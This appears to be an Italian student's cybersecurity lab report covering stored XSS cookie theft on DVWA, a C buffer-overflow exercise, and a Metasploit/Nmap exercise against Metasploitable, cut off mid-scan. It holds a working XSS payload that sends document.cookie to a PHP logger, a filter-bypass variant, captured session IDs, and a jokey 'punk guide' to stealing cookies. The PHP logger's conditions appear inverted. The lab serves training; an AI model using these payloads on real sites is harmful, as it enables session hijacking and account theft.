
```
1 <?php
2 if(isset($_REQUEST['q'])) {
3     $client_ip = $_SERVER['REMOTE_ADDR'];
4     $decoded_data = base64_decode($_REQUEST['q']);
5
6     if($decoded_data == false) {
7         $current_timestamp = date('Y-m-d\TH:i:sP');
8
9         $file_path = '/var/www/html/cattura/catturato.txt';
10
11         // Verifica se i dati decodificati sono diversi da false prima di salvare nel file
12         if($decoded_data == false) {
13             $write_success = file_put_contents($file_path, "IP: $client_ip\nData: $decoded_data\nTimestamp: $current_timestamp\n", FILE_APPEND);
14
15             if($write_success == false) {
16                 echo "I dati sono stati salvati correttamente.";
17             } else {
18                 echo "Si è verificato un errore durante il salvataggio dei dati.";
19             }
20         } else {
21             echo "I dati inviati non sono validi.";
22         }
23     } else {
24         echo "I dati inviati non sono validi.";
25     }
26 } else {
27     echo "Parametro 'q' mancante nella richiesta.";
28 }
29 ?>
```

The code editor also shows a status bar at the bottom indicating 'PHP', 'Tab Width: 8', 'Ln 1, Col 1', and 'INS'.

Tutti questi dati saranno
impilati in un file denominato
catturato.txt



Dopo una prima prova di inserimento dello script abbiamo notato il limite impostato di input, quindi procediamo nel cambiarlo cercando textarea nel codice HTML. Sarà cambiato in modo tale da inserire lo script completamente(da 50 a 200).



Inseriamo lo script: `var i = new Image(); i.src='http://localhost/log.php?q='+btoa(document.cookie)` che rimarrà permanente nella pagina aspettando silente la prossima vittima.

kali-linux-2024.1-virtualbox-amd64 [In esecuzione] - Oracle VM VirtualBox

File Macchina Visualizza Inserimento Dispositivi Aiuto

Damn Vulnerable Web Ap × +

192.168.11.112/dvwa/vulnerabilities/xss_s/

For quick access, place your bookmarks here on the bookmarks toolbar. [Manage bookmarks...](#)

Open application menu

DVWA

Vulnerability: Stored Cross Site Scripting (XSS)

Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout

Name * mambo

Message * `<script>var i = new Image(); i.src='http://localhost/log.php?q='+btoa(document.cookie)</script>`

Sign Guestbook

Name: test
Message: This is a test comment.

Name: test
Message:

Name: test
Message:


Name: mambo
Message:

More info

<http://ha.ckers.org/xss.html>
http://en.wikipedia.org/wiki/Cross-site_scripting
<http://www.cisecurity.com/xss-fan.html>

CTRL (DESTRA)

Nel nostro server localhost/cattura abbiamo creato un file come abbiamo detto precedentemente catturato.txt dove in modo ordinato troveremo tutti i cookie rubati man mano che le vittime accedono alla pagina con script malevolo.



The screenshot shows a Kali Linux virtual machine window titled "kali-linux-2024.1-virtualbox-amd64 [In esecuzione] - Oracle VM VirtualBox". The window displays a web browser with the address bar showing "localhost/cattura/catturato.txt". The browser's address bar also includes a search icon, a star icon, and a shield icon. The page content displays a list of cookies, each with its IP address, data, and timestamp. The cookies are as follows:

```
IP: 127.0.0.1
Data: security=low; PHPSESSID=f543671c602bda08cce2e5114f7ae029
Timestamp: 2024-04-06T14:44:47+00:00
IP: ::1
Data: security=low; PHPSESSID=1d6811258c504b4c4d447923e2542cba
Timestamp: 2024-04-06T14:46:20+00:00
IP: 127.0.0.1
Data: security=low; PHPSESSID=235d7bff95a62ae70972c198b6b57edf
Timestamp: 2024-04-18T10:23:48+00:00
IP: 127.0.0.1
Data: security=low; PHPSESSID=235d7bff95a62ae70972c198b6b57edf
Timestamp: 2024-04-18T10:26:45+00:00
```

The browser's taskbar at the bottom shows various icons, including a search icon, a power icon, a volume icon, a network icon, a keyboard icon, a mouse icon, a USB icon, a printer icon, a scanner icon, a camera icon, a microphone icon, and a "CTRL (DESTRA)" button.

Nella foto in basso la DVWA è stata impostata nella difficoltà Medium ed è stato utilizzato uno script simile a quello precedente:

```
<scr<script>ipt>var i = new Image();  
i.src='http://localhost/log.php?  
q='+btoa(document.cookie)</script>.
```

Il risultato sarà identico a quello precedentemente descritto.

192.168.66.120/dvwa/vulnerabilities/xss_s/

Click here on the bookmarks toolbar. [Manage bookmarks...](#)

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected


XSS stored

DVWA Security

PHP Info

About

Logout



Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

Sign Guestbook

Name: test
Message: This is a test comment.

Name: test
Message:

Name: test
Message:

Name: mambo
Message:

Name: mambo
Message: var i = new Image();
i.src='http://localhost/log.php?q='+btoa(document.cookie)

More info

<http://hacker.org/xss.html>
http://en.wikipedia.org/wiki/Cross-site_scripting
<http://www.cgisecurity.com/xss-faq.html>

Username: admin
Security Level: medium
PHPIDS: disabled

View Source

View Help

Guida Punk per il Furto di Cookie con DVWA!

Passo 1: Trova la Breccia!

Fatti strada nel mondo della sicurezza informatica come un vero ribelle! Accedi alla Damn Vulnerable Web Application (DVWA) come un vero hacker punk. Cerca quei punti deboli come un cercatore di tesori moderno! Trova un'apertura, una vulnerabilità XSS persistente che aspetta solo di essere sfruttata.

Passo 2: Lancia l'Assalto!

Prepara il tuo arsenale di script XSS come se fossero graffiti sulla parete di un edificio governativo! Scrivi un codice così tagliente che farà tremare le fondamenta del sistema. Fai in modo che il tuo script XSS rubi quei preziosi cookie come un vero ladro di strada!

Passo 3: Prepara la Fuga!

Imposta il tuo rifugio sicuro sul tuo Kali Linux come se fosse il quartier generale di una banda di fuorilegge! Preparati a ricevere i cookie rubati sul tuo web server come se fossero bottini di guerra!

Passo 4: Esplora la Città!

Naviga attraverso la DVWA come se stessi facendo un giro notturno nella città. Cerca di ottenere l'accesso come un vero infiltrato. Crea un account e cerca di infiltrarti come un vero hacker!

Passo 5: Lancio dell'Attacco!

Esegui il tuo script XSS come se stessi lanciando un incendio nei cuori della città! Inietta il tuo codice malvagio e osserva come il sistema cede sotto il tuo potere!

Passo 6: Raccogli il Bottino!

Guarda con orgoglio mentre i cookie rubati vengono trasferiti al tuo server come un vero re dei ladri! Controlla il tuo server come se fossi un boss del crimine, guardando i cookie arrivare come preziose monete d'oro!

Passo 7: Celebrate la Vittoria!

Festeggia la tua conquista come se fossi un vero campione della ribellione digitale! Hai dimostrato al mondo che niente può fermare un vero hacker punk!

Ricorda, con grande potere arriva grande responsabilità! Utilizza queste abilità solo per il bene e per l'apprendimento. Sii un ribelle con uno scopo!

System exploit BOF

Traccia Giorno 3

Leggete attentamente il programma in allegato. Viene richiesto di :

Descrivere il funzionamento del programma prima dell'esecuzione

Riprodurre ed eseguire il programma nel laboratorio - le vostre ipotesi erano corrette?

Modificare il programma affinché si verifichi un errore di segmentazione.

Suggerimento:

Ricordate che un BOF sfrutta una vulnerabilità nel codice relativo alla mancanza di controllo dell'input utente rispetto alla capienza del vettore di destinazione. Concentratevi quindi per trovare la soluzione nel punto dove l'utente può inserire valori in input, e modificate il programma in modo tale che l'utente riesca inserire più valori di quelli previsti.

Bonus

Inserire controlli di input


Creare un menù per far decidere all'utente se avere il programma che va in errore oppure quello corretto

Il codice in C che abbiamo esaminato richiede all'utente di inserire 10 interi e quindi visualizza questi numeri nell'ordine in cui sono stati inseriti. Successivamente, utilizza l'algoritmo di ordinamento a bolle per ordinare i numeri in ordine crescente e infine visualizza il vettore ordinato.

L'algoritmo a bolle è implementato utilizzando due cicli for: il ciclo esterno controlla l'intero array, mentre il ciclo interno esegue lo scambio di valori. L'obiettivo è spostare il valore più grande verso la fine dell'array ad ogni iterazione esterna.

Per confermare le sensazioni iniziali, possiamo trascrivere il codice sulla nostra macchina Kali Linux e testarlo. Dopo aver fatto ciò, possiamo procedere con una modifica del codice per provocare un errore di segmentazione.

Una volta apportate le modifiche al codice, possiamo eseguirlo nuovamente e osservare se si verifica l'errore di segmentazione. L'obiettivo sarà creare un'istanza in cui il programma tenta di accedere a una parte di memoria non allocata, il che dovrebbe causare l'errore di segmentazione.



```
kali@kali: ~/Desktop
File Actions Edit View Help
Tr (kali@kali)-[~]
$ cd Desktop
(kali@kali)-[~/Desktop]
$ sudo gedit BW_D3_BOF.c
[sudo] password for kali:
FileS (gedit:100411): tepl-WARNING **: 15:39:30.008: Style scheme 'Kali-Dark' can't
heme.
(gedit:100411): tepl-WARNING **: 15:39:30.008: Default style scheme 'Kali-D
Hc
shel
pass
pas

BW_D3_BOF.c
1#include <stdio.h>
2
3int main () {
4
5int vector [10], i, j, k;
6int swap_var;
7
8
9printf ("Inserire 10 interi:\n");
10
11for ( i = 0 ; i < 10 ; i++)
12{
13int c= i+1;
14printf("[%d]: ", c);
15scanf ("%d", &vector[i]);
16}
17
18printf ("Il vettore inserito e':\n");
19for ( i = 0 ; i < 10 ; i++)
20{
21int t= i+1;
22printf("[%d]: %d", t, vector[i]);
23printf("\n");
24}
25
26
27for (j = 0 ; j < 10 - 1; j++)
28{
29for (k = 0 ; k < 10 - j - 1; k++)
30{
31if (vector[k] > vector[k+1])
32{
33swap_var=vector[k];
34vector[k]=vector[k+1];
35vector[k+1]=swap_var;
36}
37}
38}
39
40printf("Il vettore ordinato e':\n");
41for (j = 0; j < 10; j++)
42{
```


Modifichiamo il codice originale in riga 20 trasformando il ciclo for che si occupa di iterare attraverso gli elementi dell'array vector per permettere all'utente di inserire 10 interi. Modifichiamo da $i < 10$ ---> $i \geq 0$. Il codice con controlli di input e il menù iniziale lo trova negli ALLEGATI.

```
1#include <stdio.h>
2
3int main () {
4
5int vector [10], i, j, k;
6int swap_var;
7
8printf ("Inserire 10 interi:\\n");
9
10for ( i = 0 ; i < 10 ; i++)
11{
12    int c= i+1;
13    printf("[d]:", c);
14    scanf ("%d", &vector[i]);
15}
16
17printf ("Il vettore inserito e':\\n");
18
19for ( i = 0 ; i >= 0 ; i++)
20{
21    int t= i+1;
22    printf("[d]: %d", t, vector[i]);
23    printf("\\n");
24}
25
26for ( j = 0 ; j < 10 - 1 ; j++)
27{
28    for ( k = 0 ; k < 10 - j - 1 ; k++)
29    {
30        if (vector[k] > vector[k+1])
31        {
32            swap_var=vector[k];
33            vector[k]=vector[k+1];
34            vector[k+1]=swap_var;
35        }
36    }
37}
38
39printf ("Il vettore ordinato e':\\n");
40for ( j = 0 ; j < 10 ; j++)
41{
42    printf("%d ", vector[j]);
43    if (j % 10 == 0) printf("\\n");
44}
45}
```


Exploit Metasploitable con Metasploit

Traccia Giorno 4:

Sulla macchina Metasploitable ci sono diversi servizi in ascolto potenzialmente vulnerabili. È richiesto allo studente di:

- Effettuare un Vulnerability Scanning (basic scan) con Nessus sulla macchina Metasploitable**
- Sfruttare la vulnerabilità del servizio attivo sulla porta 445 TCP utilizzando MSFConsole (veder suggerimento)**
- Eseguire il comando «ifconfig» una volta ottenuta la sessione per verificare l'indirizzo di rete della macchina vittima**

Requisiti laboratorio Giorno 4:

IP Kali Linux: 192.168.75.100

IP Metasploitable: 192.168.75.150

Listen port (nelle opzioni del payload): 4455

Suggerimento: Utilizzate l'exploit al path

exploit/multi/samba/usermap_script (fare prima una ricerca con la keyword search)

Per iniziare diamo vari comandi da terminale:

sudo systemctl start nessusd.service: comando necessario per l'avvio di
Nessus

sudo nmap -sV -A -p- IP(Metasploitable2): per verificare le versioni dei
servizi sulle
porte scannerizzate

```
kali@kali: ~  
$ sudo systemctl start nessusd.service  
[sudo] password for kali:  
$ sudo nmap -sV -A -p- 192.168.75.150  
[sudo] password for kali:  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-18 07:09 EDT  
Nmap scan report for 192.168.75.150  
Host is up (0.0024s latency).  
Not shown: 65505 closed tcp ports (reset)  
PORT      STATE SERVICE      VERSION  
21/tcp    open  ftp          vsftpd 2.3.4  
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)  
|_ftp-syst:  
|_STAT:  
|_FTP server status:  
|_  Connected to 192.168.75.100  
|_  Logged in as ftp  
|_  TYPE: ASCII  
|_  No session bandwidth limit  
|_  Session timeout in seconds is 300  
|_  Control connection is plain text  
|_  Data connections will be plain text  
|_  vsFTPD 2.3.4 - secure, fast, stable  
|_End of status  
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)  
|_ssh-hostkey:  
|_ 1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)  
|_ 2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)  
23/tcp    open  telnet       Linux telnetd  
25/tcp    open  smtp         Postfix smtpd  
